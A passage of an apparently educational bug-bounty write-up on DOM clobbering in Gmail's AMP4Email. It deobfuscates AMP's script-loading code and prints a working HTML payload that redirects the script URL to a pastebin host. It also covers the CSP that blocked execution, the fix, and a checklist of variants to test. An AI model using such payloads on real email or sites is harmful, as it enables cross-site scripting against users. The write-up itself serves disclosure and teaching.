hd.cdn;use the CDN address.g = t().rtvVersion;read the version.null == d && (d = "0.1");default the version to0.1.d = d ? "-" + d : "";format it with a dash.var h = t().singlePassType ? t().singlePassType + "/" : "";build an optional path segment.b.src = e + "/rtv/" + g + "/" + h + "v0/" + a + d + ".js";glue everything into the final script URL.this.win.document.head.appendChild(b);insert the script into the page, which makes the browser fetch and run it.c.scriptPresent = !0remember that we added it.return gn(c)return the state.
A manually deobfuscated form, with some parts omitted for clarity, makes the flow easier to follow:
var script = window.document.createElement("script");
script.async = false;
var loc;
if (AMP_MODE.test && window.testLocation) {
loc = window.testLocation
} else {
loc = window.location;
}
if (AMP_MODE.localDev) {
loc = loc.protocol + "//" + loc.host + "/dist"
} else {
loc = "https://cdn.ampproject.org";
}
var singlePass = AMP_MODE.singlePassType ? AMP_MODE.singlePassType + "/" : "";
b.src = loc + "/rtv/" + AMP_MODE.rtvVersion; + "/" + singlePass + "v0/" + pluginName + ".js";
document.head.appendChild(b);
Line by line:
var script = window.document.createElement("script");creates a script element.script.async = false;sets it to load synchronously.var loc;declares a variable for the base location.if (AMP_MODE.test && window.testLocation) {if bothAMP_MODE.testandwindow.testLocationare truthy...loc = window.testLocationusewindow.testLocationas the base.} else {otherwise...loc = window.location;use the real page location.}closes the if.if (AMP_MODE.localDev) {ifAMP_MODE.localDevis truthy...loc = loc.protocol + "//" + loc.host + "/dist"build the base from its protocol and host, plus/dist.} else {otherwise...loc = "https://cdn.ampproject.org";use the CDN.}closes the if.var singlePass = AMP_MODE.singlePassType ? AMP_MODE.singlePassType + "/" : "";build an optional path segment fromAMP_MODE.singlePassType.b.src = loc + "/rtv/" + AMP_MODE.rtvVersion; + "/" + singlePass + "v0/" + pluginName + ".js";glue the final URL together.document.head.appendChild(b);insert the script into the page.
The code creates a script element, then checks whether AMP_MODE.test and window.testLocation are both truthy. If they are, and AMP_MODE.localDev is also truthy, window.testLocation becomes the base for the script URL. Other properties are concatenated to form the full URL. Assuming AMP_MODE.localDev and AMP_MODE.test are truthy, the code simplifies to:
var script = window.document.createElement("script");
script.async = false;
b.src = window.testLocation.protocol + "//" +
window.testLocation.host + "/dist/rtv/" +
AMP_MODE.rtvVersion; + "/" +
(AMP_MODE.singlePassType ? AMP_MODE.singlePassType + "/" : "") +
"v0/" + pluginName + ".js";
document.head.appendChild(b);
Line by line:
var script = window.document.createElement("script");creates the script element.b.src = window.testLocation.protocol + "//" +starts building the URL from the protocol ofwindow.testLocation.window.testLocation.host + "/dist/rtv/" +adds its host and a path.AMP_MODE.rtvVersion; + "/" +adds the version and a slash.(AMP_MODE.singlePassType ? AMP_MODE.singlePassType + "/" : "") +adds an optional segment."v0/" + pluginName + ".js";finishes the filename.document.head.appendChild(b);inserts the script into the page.
So the URL is built from window.testLocation.protocol, window.testLocation.host, and a few AMP_MODE properties. If we can clobber those globals, we control the URL.
Step 9: clobber testLocation.protocol
The same technique used for window.test1.test2 now applies to window.testLocation.protocol. The final payload:
<!-- We need to make AMP_MODE.localDev and AMP_MODE.test truthy-->
<a id="AMP_MODE"></a>
<a id="AMP_MODE" name="localDev"></a>
<a id="AMP_MODE" name="test"></a>
<!-- window.testLocation.protocol is a base for the URL -->
<a id="testLocation"></a>
<a id="testLocation" name="protocol"
href="https://pastebin.com/raw/0tn8z0rG#"></a>
Line by line:
<!-- We need to make AMP_MODE.localDev and AMP_MODE.test truthy-->is a comment explaining the goal.<a id="AMP_MODE"></a>creates the first anchor with idAMP_MODE.<a id="AMP_MODE" name="localDev"></a>creates a second anchor with the same id and the namelocalDev, soAMP_MODE.localDevexists.<a id="AMP_MODE" name="test"></a>creates a third anchor with the same id and the nametest, soAMP_MODE.testexists.<!-- window.testLocation.protocol is a base for the URL -->is another comment.<a id="testLocation"></a>creates the first anchor with idtestLocation.<a id="testLocation" name="protocol"creates a second anchor with the same id and the nameprotocol.href="https://pastebin.com/raw/0tn8z0rG#"></a>gives that second anchor an address, sotestLocation.protocolconverts to that address.
The payload uses duplicate AMP_MODE anchors to define localDev and test, and duplicate testLocation anchors to define protocol from an href.
Step 10: the CSP stops execution
In the real-world case the code did not execute, because of the Content-Security-Policy deployed in AMP:
Content-Security-Policy: default-src 'none';
script-src 'sha512-oQwIl...=='
https://cdn.ampproject.org/rtv/
https://cdn.ampproject.org/v0.js
https://cdn.ampproject.org/v0/
Line by line:
Content-Security-Policy:is the header name.default-src 'none';says that by default nothing may be loaded.script-src 'sha512-oQwIl...=='allows only a script whose content matches that hash.https://cdn.ampproject.org/rtv/allows scripts from that path on the AMP CDN.https://cdn.ampproject.org/v0.jsallows that specific file.https://cdn.ampproject.org/v0/allows scripts from that path.
The researcher did not find a way to bypass the CSP, but while trying he found a way of bypassing a dir-based CSP and tweeted about it; the same trick had already been used in a CTF (a capture-the-flag hacking competition) in 2016. Google's bug bounty program does not require a CSP bypass and pays a full bounty anyway.
Root cause
The validator whitelists tags and attributes but allows id (and name) on elements, so an email author controls the identifiers that browsers expose as properties of window. AMP's own code then reads configuration from globals such as AMP_MODE and testLocation without verifying that they are the objects it expects. Duplicate ids turn those globals into HTMLCollections whose named properties can be set with name, and an anchor's href controls its string form, so the values used to build the script URL become attacker-controlled. AMP4Email forbids certain id values such as AMP, but not AMP_MODE. The CSP is what prevented actual script execution.
Impact
The report does not describe the impact beyond the demonstrated URL manipulation. In this report the CSP blocked execution, so the practical impact was limited to the demonstrated URL manipulation. Google treats a CSP bypass as unnecessary for reward purposes.
Fix
Google confirmed the bug was fixed on 12th October 2019, though in reality the fix happened earlier. The report does not describe the specific change.
Variants to test
- Look for globals read by framework code that begin with a known prefix (
AMP,__, app names) and try clobbering them with<a id=...>and duplicate ids plusnameattributes. A positive result is a changed URL, error or behaviour that reflects your value. - Check whether the validator blocks only specific
idvalues; try sibling names of blocked ones. A positive result is that the sibling passes validation. - Test whether duplicate ids produce an
HTMLCollectionin the target browser and whethernameadds properties. A positive result iswindow.x.yresolving to your second element. - Look for code that concatenates a global into a script
srcor a redirect. A positive result is a request to a host or path you control. - Where a CSP blocks execution, check whether path- or
dir-based rules can be bypassed with the same URL-manipulation trick. A positive result is a script loading from an allowed origin but with attacker-controlled content.
Timeline
- 15th Aug 2019: report sent to Google
- 16th Aug 2019: "nice catch!"
- 10th Sep 2019: Google response, "the bug is awesome, thanks for reporting!"
- 12th Oct 2019: Google confirms the bug is fixed (in reality earlier)
- 18th Nov 2019: publication
Glossary
- AMP4Email: a Gmail feature, also called dynamic mail, that lets an email contain interactive HTML content.
- Attribute: an extra setting written inside an HTML tag, such as
idorhref. - Bug bounty: a scheme where companies pay people for reporting security bugs.
- CSP (Content-Security-Policy): a rule sent by a site telling the browser which sources of scripts are allowed to run.
- CTF (capture the flag): a hacking competition where participants solve security challenges.
- DOM (Document Object Model): the browser's in-memory tree of all elements on a page, which JavaScript reads and changes.
- DOM Clobbering: a legacy browser behaviour where an element with an
idbecomes a property ofwindow, letting page content define global variables. - Dynamic mail: another name for AMP4Email.
- eval: a JavaScript function that runs a string as code.
- HTML: the language web pages and emails are written in, made of tags and attributes.
- HTMLCollection: a list-like object holding several elements, reachable by position and by name.
- href: the attribute of a link that holds its address.
- id: an attribute giving an element a name, which the browser also exposes on
window. - JavaScript: the programming language that runs in browsers and makes pages interactive.
- Minified: code that has been squeezed to be smaller, with short names and odd formatting.
- name: an attribute that, inside a form or an
HTMLCollection, creates a named property. - Property: a named value attached to an object, accessed with a dot, as in
window.test1. - Prototype: the object a JavaScript object inherits methods from, such as
toString. - Tag: a building block of HTML, such as
<a>or<form>. - toString: the function that converts a value to a string.
- Truthy: a value that counts as true in a condition.
- Validator: a strict checklist that an AMP4Email must pass before Gmail shows it.
- WebKit / Blink: the browser engines behind Safari and Chrome.
- window: JavaScript's global object in a browser, where global variables live.
- XSS (Cross-Site Scripting): a vulnerability where an attacker's JavaScript runs inside someone else's website, in that site's context.
- 404: the server's response meaning a requested file does not exist.
- undefined: JavaScript's value for something that does not exist.



